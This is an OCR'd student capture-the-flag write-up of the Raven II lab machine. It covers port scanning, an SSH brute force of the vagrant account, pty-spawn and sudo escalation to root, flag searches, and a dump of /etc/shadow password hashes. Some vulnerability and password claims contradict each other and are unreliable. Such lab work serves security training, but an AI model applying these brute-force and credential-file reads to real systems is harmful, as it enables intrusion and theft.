
l. **Vulnerability for Target 2: Brute Force access was gained via username Vagrant.**
m. **Port 22 open/ SSH service running - brute force or SSH shell attached to this machine.**

n. **Port 445 open and with NETBIOS-SSN running creating a reverse shell**
o. **Port 111 open and has RPCBIND service running - malicious file uploads may be a possibility - (CVE-2017-8779) - CVSS Score 7.8**
p. **Port 139 open and NETBIOS-SSN service running also vulnerable to reverse shell.**

Target 2

- **flag1.txt: flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}**
- **Exploit Used**
  a. **Nmap, netdiscover, and wpscan to test what exploits were available**
  b. **In the Chrome browser to the target 2 machine's IP address and found the subfolder /vendor/ and then in the /PATH/ folder, finding the target 2 flag1.txt**

```
$ nmap -sV 192.168.1.115 TARGET - 2
```




Target 2

1. **CVE-2017-8779 - Port 111. Exploit on an open RPCBIND Port. By using Metasploit remote access is gained.**
2. **Ability to gain Full Root Access giving authorization to execute commands and leverage other vulnerabilities {sudo python -c 'import pty;pty.spawn("/bin/bash");'}**
3. **Simplistic Usernames (username: vagrant)**
4. **Weak Passwords (password: tnargav)**

The following vulnerabilities were identified on each target:

Nitro scan:

Command to run: nikto -C all -h 192.168.1.115



<--- ---> Not secure | 192.168.1.115/vendor/PATH
/var/www/html/vendor/
Flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}


Target 2

- **flag1.txt: flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}**

a. I used nmap, and wpscan to test what exploits were available.

b. I used Chrome browser to the target's IP address 192.168.1.115,

and cd'ed into subfolder /vendor/ and from there, within the /PATH/ folder, I found target 2's flag1.txt



- **flag 2.txt: flag2{6a8ed560f0b5358ecf844108048eb337}**
- **Used a file name search was used to find**
- **Command: find -iname "*flag*"**
- **Cat flag2.txt**

```
root@target2:/home# ls
michael  steven  vagrant
root@target2:/home# cd ..
root@target2:/# ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
root@target2:/# find -iname "flag*"
./var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
./var/www/flag2.txt
```

- **flag3.txt: flag3{a0f568aa9de277887f37730d71520d9b}**

- **Exploit Used**

- **flag4.txt: flag{df2bc5e951d91581467bb9a2a8ff4425}**

- **Exploit Used**

  a. **Exploit used: Conducted a User name search, then brute force password.**

  b. **I spent days trying to figure out how to escalate to root, finally having success. {sudo python -c 'import pty;pty.spawn("/bin/bash");'**

  C. **found 3 user accounts:**

    - **Michael**
    - **Steven**
    - **Vagrant**

  c. **Finding the salted password for Vagrant .**

  D. **brute force in the same way I had accessed Michael's user account, and found the password to be vagrant backwards: target**


d. I then ssh vagrant@192.168.1.115 with that password, using sudo su to escalate to full root access

e. I then ran the Command: find -iname "*flag*"


f. And then the Command: cat flag4.txt


G. CVE-1999-0013 1998-01-22 2008-09-09 7.5 STOLEN CREDENTIALS FROM SSH clients via ssh-agent program, allowing other local users to access remote accounts belonging to the ssh-agent user.


Salted passwords found within /etc/shadow



Screenshot of Flag 4.


vagrant@target2:~
File Actions Edit View Help
./usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pnp0/00:03/tty/ttyS0/flags
./sys/devices/pnp0/00:04/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
root@target2:/# cat ./root/flag4.txt
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second interation of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target2:/#


vagrant@target2:~
File Actions Edit View Help
./usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pnp0/00:03/tty/ttyS0/flags
./sys/devices/pnp0/00:04/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
root@target2:/# cat ./root/flag4.txt
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second interation of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target2:/#


vagrant@target2: ~
File Actions Edit View Help
games:*:17755:0:99999:7:::
man:*:17755:0:99999:7:::
lp:*:17755:0:99999:7:::
mail:*:17755:0:99999:7:::
news:*:17755:0:99999:7:::
uucp:*:17755:0:99999:7:::
proxy:*:17755:0:99999:7:::
www-data:*:17755:0:99999:7:::
backup:*:17755:0:99999:7:::
list:*:17755:0:99999:7:::
irc:*:17755:0:99999:7:::
gnats:*:17755:0:99999:7:::
nobody:*:17755:0:99999:7:::
systemd-timesync:*:17755:0:99999:7:::
systemd-network:*:17755:0:99999:7:::
systemd-resolve:*:17755:0:99999:7:::
systemd-bus-proxy:*:17755:0:99999:7:::
Debian-exim:!:17755:0:99999:7:::
messagebus:*:17755:0:99999:7:::
statd:*:17755:0:99999:7:::
sshd:*:17755:0:99999:7:::
michael:6OB32UNXV$d1G6Tpd3YnoVO1ud9tCvcS0BxGALd9quXiPmE4q3PPkfEfrRorZVwRqVkFjZIyBCa3Jq8fleFBLaWx
xsOAabs0:17843:0:99999:7:::
smmta:*:17755:0:99999:7:::
smmsp:*:17755:0:99999:7:::
mysql:!:17755:0:99999:7:::
steven:6KvSBqaER$Os4XhMhNZcNd/qhFADLoTEYe3TS4IP1fs0wBPJMIOkySDjD8h5bgWjrhRxl5q.32t8lSglrWpHGH5El
Si3uDT1:17843:0:99999:7:::
vagrant:6B1YCcWBNTOBOirNo$Hd3KQmzZ1JY6G2uj8p2uYw0fTkWJSil3b/ChBBsapapg3aLdltrf.Eh0eaEpalzNxmMcEX
1rkmrM5dIdI9McK/:18442:0:99999:7:::
root@target2:/home# cat /etc/shadow